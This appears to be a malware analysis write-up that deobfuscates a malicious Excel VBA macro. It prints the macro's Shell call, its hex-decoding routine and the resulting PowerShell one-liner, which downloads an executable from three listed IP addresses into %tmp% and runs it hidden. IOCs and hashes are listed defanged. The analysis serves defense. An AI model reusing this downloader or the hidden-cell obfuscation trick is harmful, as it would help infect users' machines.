Malware Analysis – VBA Macro sample
128623cda77296ec4cd94eef06068de95b7128dfdb16a4e6f8d7269da218d8ed

Sample Details:

Hash:


MD5 - 40e2f412a8f47b43e7d2336e22bec6f4
SHA-1 - 10a4c26ba2b0ed617ba367d41feef975e2dc30b7
SHA-256 -128623cda77296ec4cd94eef06068de95b7128dfdb16a4e6f8d7269da218d8ed

https://www.virustotal.com/gui/file/128623cda77296ec4cd94eef06068de95b7128dfdb16a4e6f8d7269da218d8ed/details

File:

$ file rents.xls
rents.xls: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: ������������ Windows, Last Saved By: ������������ Windows, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Dec 20 13:33:43 2018, Last Saved Time/Date: Thu Jan 10 15:32:15 2019, Security: 0

File has macro and has additional image that describes the importance of enabling macro :p



Extracted the Macro and reviewed indicators using olevba.py

$ olevba.py rents.xls > rents.txt

Decided to review the Macro manually after playing around with strings.


The vba macro was obviously obfuscated, observed a lot of comments (starting with ‘) that looks like code, removed those to make the code more readable.

Observed the below function that refers to data in the cells.


```
Private Function Launch(ByVal é_____S As String, ByVal Style As Integer) As Integer

    If Style = Asc(é      S) Then
        Call Shell(GetDecStr2(Cells(2, 1).Text) & _
            GetDecStr2(Cells(3, 1).Text) & _
            GetDecStr2(Cells(4, 1).Text) & _
            GetDecStr2(Cells(5, 1).Text) & _
            GetDecStr2(Cells(6, 1).Text) & _
            GetDecStr2(Cells(7, 1).Text) & _
            GetDecStr2(Cells(8, 1).Text) & _
            GetDecStr2(Cells(9, 1).Text) & _
            GetDecStr2(Cells(10, 1).Text) & _
            GetDecStr2(Cells(11, 1).Text), Style)
    End If
    Launch = 123
End Function
```

Deleted the image in sheet ‘qw’, however did not observe any data initially.



Reviewed further and observed that there was some obfuscated data and it was not visible as the ‘Font Color’ was white (classic obfuscation technique).



	A	B
1		
2	3D440F0A543B4309714A4B545E34435B2D410E485D6D43513B094903412C514C2C5A03415D2F084C264C4B06137F05186F0A55045736484A2A40044A117F0547	^)k$1C&)
3	3B5E4B42442D455D3746050443264A4C3F5A0E070F63555932401F0942375440304E180C6A30525B37470C791167555D2C400543006A5D0D3C4C0457007E1712	
4	2A5B125F192D435E7346094E542052092D501850542E08473B5D455354214545374C0550117F055B3B5907455226064C265D481A116A084D315E05485E22424F	
5	37450E0C1530525B37470C151D64010C2A441B016D374B596E1B5E151F265E4C790E421F4C20475D3D4110005326495A6F145B1F4C31435D2B5B050415214346	
6	2D185059152E4B4B6F142B0C1664171066075F121F721F19701D5A0B5A2D495D6F071B4C41640105790E5A1D096D171B701E5A0A026C4D47315D590A412B560E	
7	79054C03007311076F1E590A00711F076C18580B5A2D495D6D071B4C41640100654F0456542245417E014F465825470937474B005C2E44187752024219305645	
8	375D465745314F47395A4303162B525D2E13440B16640D0D3C400D4518630B4C2F095A0D4A21544C3F425059113E1D157D5F0A485827475D3B09084B5C334947	
9	3B471F070F3052482C5D4654432C454C2D5A4B03166652442E0C37505C33161B6B184541492601 0E7E041C4D5F27495E2D5D124854634E403A4D0E4A0A64040B	
10	22090451456E4040324C4B09542D45463A4005431122554A37404B09572A4A4C2E481F4C116652442E0C37505C3310196F1D454650371D092D5D0A56456E565B	
11	314A0E57426301 0C2A441B016D374B5968195A101F21475D79094653582D4246295A1F5D5D260641374D0F415F61	
12		


Decided to debug the function GetDecStr2 using Visual Basic Editor as it was used in the call.

```
Private Function GetDecStr2(ByVal ET As String)
Dim i As Integer
Dim DecScr As String

    DecScr = ""

    For i = 1 To Len(ET) Step 2
        DecScr = DecScr + Chr(GetDecChar(ET, i))
    Next i
    GetDecStr2 = DecScr
```

Setup the breakpoint, did further analysis and was able to get the de-obfuscated data as it was For Loop:



Find below the Obfuscated and De-obfuscated data:

Obfuscated:

3D440F0A543B4309714A4B545E34435B2D410E485D6D43513B094903412C514C2C5A03415
D2F084C264C4B06137F05186F0A55045736484A2A40044A117F0547
3B5E4B42442D455D3746050443264A4C3F5A0E070F63555932401F0942375440304E180C6A
30525B37470C791167555D2C400543006A5D0D3C4C0457007E1712
2A5B125F192D435E7346094E542052092D501850542E08473B5D455354214545374C055011
7F055B3B5907455226064C265D481A116A084D315E05485E22424F
37450E0C1530525B37470C151D64010C2A441B016D374B596E1B5E151F265E4C790E421F4
C20475D3D4110005326495A6F145B1F4C31435D2B5B050415214346
2D185059152E4B4B6F142B0C1664171066075F121F721F19701D5A0B5A2D495D6F071B4C4
1640105790E5A1D096D171B701E5A0A026C4D47315D590A412B560E
79054C03007311076F1E590A00711F076C18580B5A2D495D6D071B4C41640100654F045654
2245417E014F465825470937474B005C2E44187752024219305645
375D465745314F47395A4303162B525D2E13440B16640D0D3C400D4518630B4C2F095A0D4
A21544C3F425059113E1D157D5F0A485827475D3B09084B5C334947
3B471F070F3052482C5D4654432C454C2D5A4B03166652442E0C37505C33161B6B1845414
926010E7E041C4D5F27495E2D5D124854634E403A4D0E4A0A64040B

22090451456E4040324C4B09542D45463A4005431122554A37404B09572A4A4C2E481F4C11
6652442E0C37505C3310196F1D454650371D092D5D0A56456E565B
314A0E574263010C2A441B016D374B5968195A101F21475D79094653582D4246295A1F5D5
D260641374D0F415F61

De-obfuscated:

"cmd.exe /c powershell.exe "'powershell.exe ""<#11#> function <#n"
"ew function release#> split-strings([string] $string1){$beos1=1;"
"try{(new-object system.net.webclient <#replace ext#>).downloadf"
"ile($string1,"%tmp%\tmp0251.exe");}catch{$beos1=0;}return $beo"
"s1;}$mmb1=@("198.46.190.41/knot1.php","198.12.71.3/knot2.php"'
"',"107.172.129.213/knot3.php");foreach ($bifa in $mmb1){if(spl"
"it-strings("http://"+$bifa) -eq 1){break;} };<#validate compon"
"ent#>start-process "%tmp%\tmp0251.exe" -windowstyle hidden;""""
"| out-file -encoding ascii -filepath %tmp%\tmp6014.bat; start-pr"
"ocess '%tmp%\tmp6014.bat' -windowstyle hidden""

So the call:

```
Call Shell(GetDecStr2(Cells(2, 1).Text) & _
        GetDecStr2(Cells(3, 1).Text) & _
        GetDecStr2(Cells(4, 1).Text) & _
        GetDecStr2(Cells(5, 1).Text) & _
        GetDecStr2(Cells(6, 1).Text) & _
        GetDecStr2(Cells(7, 1).Text) & _
        GetDecStr2(Cells(8, 1).Text) & _
        GetDecStr2(Cells(9, 1).Text) & _
        GetDecStr2(Cells(10, 1).Text) & _
        GetDecStr2(Cells(11, 1).Text), Style)
```

Becomes….

Call Shell(cmd.exe /c powershell.exe "'powershell.exe ""<#11#> function <#new function release#> split-strings([string] $string1){$beos1=1;try{(new-object system.net.webclient <#replace ext#>).downloadfile($string1,"%tmp%\tmp0251.exe");}catch{$beos1=0;}return $beos1;}$mmb1=@("198.46.190.41/knot1.php","198.12.71.3/knot2.php","107.172.129.213/knot3.php");foreach ($bifa in $mmb1){if(split-strings("http://"+$bifa) -eq 1){break;} };<#validate component#>start-process "%tmp%\tmp0251.exe" -windowstyle hidden;""""| out-file -encoding ascii -filepath %tmp%\tmp6014.bat; start-process '%tmp%\tmp6014.bat' -windowstyle hidden", Style)

Which is the unobfuscated malicious powershell script that will run on the machine.

Was not able to download anything from while doing dynamic analysis, looks like the server is not listening at the moment

198[.]46[.]190[.]41/knot1[.]php
198[.]12[.]71[.]3/knot2[.]php
107[.]172[.]129[.]213/knot3[.]php

Did some OSINT search and was able to get the below PCAP associates with connection to 198[.]46[.]190[.]41/knot1[.]php

https://www.virustotal.com/gui/file/c07664bf4a2def00489358ba8b3751375a4d74f2f93a00aa2ab946b20bbde055/detection

We can see from the PCAP that the connection gets redirected to 198[.]46[.]190[.]41/largo[.]vin and malicious PE file 949c9c16bc08e6cc33d2a16b0b04bb3be3ca753f63e556209e29b304c729c7ca get downloaded which will then be executed as `tmp0251.exe`.